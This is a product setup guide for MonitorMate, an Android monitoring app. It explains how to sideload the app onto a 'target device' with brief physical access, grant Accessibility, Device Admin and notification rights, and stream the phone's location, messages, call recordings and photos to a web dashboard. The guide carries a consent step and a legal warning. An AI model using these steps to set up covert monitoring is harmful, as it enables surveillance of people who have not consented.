Create Your Account
Register on the MonitorMate web dashboard
Start by creating your MonitorMate account on our secure web dashboard. This account will be used to access all monitoring data from any device with a web browser.
Instructions
- Visit app.monitormate.app/register
- Enter your full name
- Enter a valid email address
- Create a strong password (at least 8 characters)
- Click "Create Account"
- Verify your email via the OTP code sent to your inbox

Registration form

OTP verification step
Pro Tip
Use an email address you check regularly - important alerts and notifications will be sent here.
Download the App
Install MonitorMate on the target device
Download the MonitorMate app on the Android device you want to monitor. You'll need physical access to this device for approximately 5 minutes during the setup process.
Instructions
- On the target device, open Chrome browser
- Visit monitormate.app/download
- Tap "Download APK"
- When prompted, tap "Download anyway"
- Once downloaded, tap "Open"
- If asked, enable "Install from unknown sources" for Chrome
- Tap "Install" to complete installation

Download page
Important
The app is only available for Android devices (version 5.0 and above). Make sure the device has enough storage space and a stable internet connection.
Sign In to the App
Login with your MonitorMate credentials
Open the MonitorMate app and sign in using the same email and password you created in Step 1. This links the device to your dashboard account.
Instructions
- Open the MonitorMate app on the target device
- Enter your registered email address
- Click "Continue"
- Check your email for the OTP code
- Enter the 6-digit OTP in the app
- Wait for verification to complete

App login screen
Note
If you don't receive the OTP, check your spam folder or wait 60 seconds before requesting a new one.
Accept Consent Agreement
Legal acknowledgment of monitoring
Before monitoring can begin, you must accept the consent agreement. This confirms that you have legal authorization to monitor the device - either as a parent monitoring a minor child's device, or as an employer monitoring a company-owned device.
Instructions
- Read the Consent Agreement carefully
- Check the box to confirm you understand the terms
- Enter your name as digital signature
- Tap "Accept & Continue"

Consent agreement screen
Legal Requirement
You must be the device owner or have explicit consent from the device owner to use MonitorMate. Using this app to monitor someone without their knowledge or consent may be illegal in your jurisdiction.
Grant Required Permissions
Enable app permissions for monitoring features
MonitorMate requires several system permissions to monitor the device effectively. The app will guide you through each permission step-by-step. Grant all requested permissions for full functionality.
Instructions
- Tap "Grant Permissions" on the permissions screen
- For each permission, tap "Allow" when prompted
- For Accessibility Service, tap "MonitorMate" and toggle it ON
- For Notification Access, find MonitorMate and enable it
- For Device Admin, tap "Activate"
- Return to the app after each permission is granted
- Green checkmarks ✓ indicate successful permission grants

Permission request screen

All permissions granted
Pro Tip
Make sure to grant ALL permissions for the app to work correctly. Missing permissions will limit monitoring capabilities.
Connect Device to Dashboard
Link the device using QR code or device code
Once all permissions are granted, the device will automatically connect to your dashboard. You'll see a confirmation screen when the connection is successful.
Instructions
- After granting all permissions, the app will attempt to connect automatically
- You'll see "Device Connected Successfully" message
- The device is now linked to your dashboard account
- You can now access all monitoring data from your web dashboard

Device successfully connected

App home screen after connection
Data Sync
The first data sync may take a few minutes. Location, messages, and other data will start appearing on your dashboard shortly after connection.
Start Monitoring
Access your dashboard and view data
Congratulations! Your device is now set up and monitoring. Log in to your web dashboard to view all collected data including location, messages, call logs, photos, and more.
Instructions
- On any computer or phone, visit app.monitormate.app
- Login with your email and password
- Select your connected device from the dropdown
- Explore the dashboard sections:
- Location: GPS tracking and history
- Messages: SMS and social media messages
- Calls: Call logs and recordings
- Photos: Gallery images
- Apps: Installed applications

MonitorMate web dashboard

Call logs view

Photos gallery
Setup Complete Checklist
Keep the App Running
For continuous monitoring, make sure the MonitorMate app is not force-stopped or battery optimized. Go to Settings → Apps → MonitorMate → Battery → Don't Optimize.
🎉 You're All Set!
Start monitoring your device now and enjoy peace of mind knowing your loved ones are safe.
Go to Dashboard